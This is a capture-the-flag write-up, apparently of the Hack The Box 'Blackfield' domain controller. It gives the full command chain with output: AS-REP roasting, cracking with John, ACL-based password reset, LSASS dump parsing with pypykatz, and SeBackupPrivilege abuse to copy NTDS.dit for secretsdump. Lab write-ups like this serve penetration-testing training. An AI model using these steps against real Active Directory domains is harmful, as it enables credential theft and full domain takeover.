
To set things off, Nmap shows the box to have quite usual Windows box services and ports open:
sudo nmap -A <IP>

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-05 19:03:05Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
Here we can see the BLACKFIELD.local domain, which will be useful later. For more enumeration, I prefer to initial scanning with enum4linux:
enum4linux -a -u '' -p '' <IP>

Server doesn't allow session using username '', password ''.  Aborting remainder of tests.enum4linux -a -u '' -p '' <IP>

====

enum4linux -u 'guest' -p '' -a <IP>

Server doesn't allow session using username 'guest', password ''.  Aborting remainder of tests.enum4linux -a-u '' -p '' <IP>
No luck this time with enum4linux, need to try other methods. SMB enumeration could show shares that are accessible without usernames and passwords, good starting point for enumeration.
smbmap -H <IP> -d blackfield.local -u "" -p ""

[+] IP: 10.129.229.17:445       Name: 10.129.229.17

======

smbmap -H <IP> -d blackfield.local -u "guest" -p ""

Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                     NO ACCESS       Remote Admin
        C$                                               NO ACCESS       Default share
        forensic                                    NO ACCESS       Forensic / Audit share.
        IPC$                                            READ ONLY       Remote IPC
        NETLOGON                              NO ACCESS       Logon server share
        profiles$                                   READ ONLY
        SYSVOL                                     NO ACCESS       Logon server share
The server allows the listing of shares with guest user. Interestingly, the “profiles$” share allows reading without authentication, possibly some interesting information there.
smbclient \\\\10.129.229.17\\profiles$ -> enter empty password -> ls

  AAlleni                             D        0  Wed Jun  3 19:47:11 2020
  ABarteski                           D        0  Wed Jun  3 19:47:11 2020
<snipped for space saving>
  ZTimofeeff                          D        0  Wed Jun  3 19:47:12 2020
  ZWausik                             D        0  Wed Jun  3 19:47:12 2020
A huge list of folders that seem to be named by usernames. Smbclient allows to execute commands with “-c <command>” parameter, which can be used to retrieve a list of the folder names.
smbclient -N \\\\<IP>\\profiles$ -c 'ls' > folders.txtThe -N parameter skips the password prompt, otherwise the command won’t run. To extract only the usernames out from the directory list:
awk '{print $1}' folders.txt > usernames.txtNow we have a list of usernames, but what to do with them? The lack of passwords limits the options quite a bit. Enumerating SMB or LDAP requires passwords with the usernames, but it is possible to try and abuse Kerberos. If the users have the “Do not require Kerberos preauthentication” property set, it is possible to return password hashes from Kerberos for the user. This technique is also known as AS-REP roasting. Resource: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast
Impacket collection has a script that can be used for checking whether such users exist and for retrieving the hashes. The requirements are a list of usernames (unless brute-forcing them), domain name, the Domain Controller IP address and the format the hashes are wanted in.
impacket-GetNPUsers blackfield.local/ -dc-ip 10.129.229.17 -usersfile usernames.txt -format john

$krb5asrep$support@BLACKFIELD.LOCAL:<hash>
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
There are 3 valid usernames in the list. User support is the only user that had the DONT_REQUIRE_PREAUTH set, for which a hash was successfully retrieved. The hash can be saved to a file and cracked with John The Ripper.
john support_hash.txt -w=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8 Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x]) Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status

#00^BlackKnight  ($krb5asrep$support@BLACKFIELD.LOCAL)
Great, found the password. In a good CTF fashion, of course we try to evil-winrm our way in immediately but fail miserably. No access was achieved. More enumeration it is then.
SMB enumeration does not produce any new results, access to “forensic” share is still blocked. No write rights to any shares.
Kerberoasting could be an option, but no SPN’s are returned after playing around with Impacket’s GetUserSPNs.
At this point it is worth giving a shot for Bloodhound. Using Bloodhound-python the AD information can be extracted, and then uploaded to the application.

bloodhound-python -d blackfield.local -c All -ns <IP> -u 'support' -p '#00^BlackKnight'After firing up Bloodhound, no Kerberoastable users are found from there either. So that’s not the way to go for sure. The data contains quite some objects

After a while of queries, interesting info can be found regarding ACL Abuse. The “support”- user has ForceChangePassword right over the Audit2020 account, which seems interesting. If the password is reset, then we should be able to login to Audit2020 account with the new password. It also seems like the svc_backup is the only account who can PSremote into the DC01 domain controller.

Back to the Audit2020 case. The abuse info shows that it is possible to take advantage of this vulnerability by executing
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
======
net rpc password "audit2020" "p4ssword/" -U "blackfield.local/support"%"#00^BlackKnight" -S "<IP>"
No errors were returned, so we assume everything worked out as intended. AS we already know, there are no Kerberoastable users or possibility of remoting into the DC from this account. In SMB the “forensic” share was previously inaccessible, maybe audit2020 has better luck.
smbmap -H <IP> -d blackfield.local -u "audit2020" -p 'p4ssword/'

[+] IP: 10.129.229.17:445       Name: 10.129.229.17
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
Seems promising. In the share there are 3 folders. Commands output folder has some interesting info, but nothing super valuable for advancing in the process. Tools folder has quite basic tools used for forensics, sleuthkit, sysinterals and volatility.
The interesting part is in the memory analysis folder. File “lsass.zip” could provide us with some credentials, as lsass cred dumping is a known technique for obtaining credentials. Inside the .zip file we find lsass.DMP file. More precisely, the file is a
lsass.DMP: Mini DuMP crash report, 16 streams, Sun Feb 23 18:02:01 2020, 0x421826 typeFor dumping the creds, we can use for example Pypykatz: https://github.com/skelsec/pypykatz. The tool supports Minidump and processing of lsass data. The output is easy to read, slight grepping of the result still makes is shorter though:
pypykatz lsa minidump lsass.DMP | grep NT -B 4 -A 2

        == MSV ==
                Username: Administrator
                Domain: BLACKFIELD
                LM: NA
                NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
                SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
                DPAPI: 240339f898b6ac4ce3f34702e4a89550
        == MSV ==
                Username: Administrator
                Domain: BLACKFIELD
                LM: NA
                NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
                SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
                DPAPI: 240339f898b6ac4ce3f34702e4a89550
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: <hash>
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef621
Three hashes, and notably the Admin hash (which sadly did not work for remoting), but the second good option being the svc_backup which we know from before is able to PSremote into DC01.
Fire up evil-winrm, login with the svc_backup username and hash and get the flag:

By doing basic user enumeration can be seen the svc_backup account belongs to some interesting groups and has interesting privileges:
Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Quick search on the internet reveals a few different methods of exploiting this privilege. Few articles to read:
https://medium.com/r3d-buck3t/windows-privesc-with-sebackupprivilege-65d2cd1eb960
https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/
Since we have access to the domain controller and the SeBackupPrivilege, it makes sense to go directly for dumping the Domain admin credentials instead of the local admin creds from SAM. The article linked above by juggernaut_sec provides a nice script to automate the whole exploit process.
After the script has run successfully, any file and folder can be retrieved from the copy. I ran into problems with copying only the NTDS.dit file, so had to opt for copying the whole folder and the contents. The SYSTEM hive needs to be saved and downloaded too.
robocopy /b Z:\Windows\NTDS C:\Users\svc_backup\desktop
reg save HKLM\SYSTEM system.save
download NTDS.dot
download SYSTEM.save
Impacket-secretsdump can be used for finding the hashes:
impacket-secretsdump -ntds NTDS.dit  -system system.save LOCAL

Administrator:500:aad3b435b51404eeaad3b435b51404ee:<hash>:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:7f82cc4be7ee6ca0b417c0719479dbec:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
This retrieves the working Administrator hash, and we are able to get the root flag:

 Esa Kontio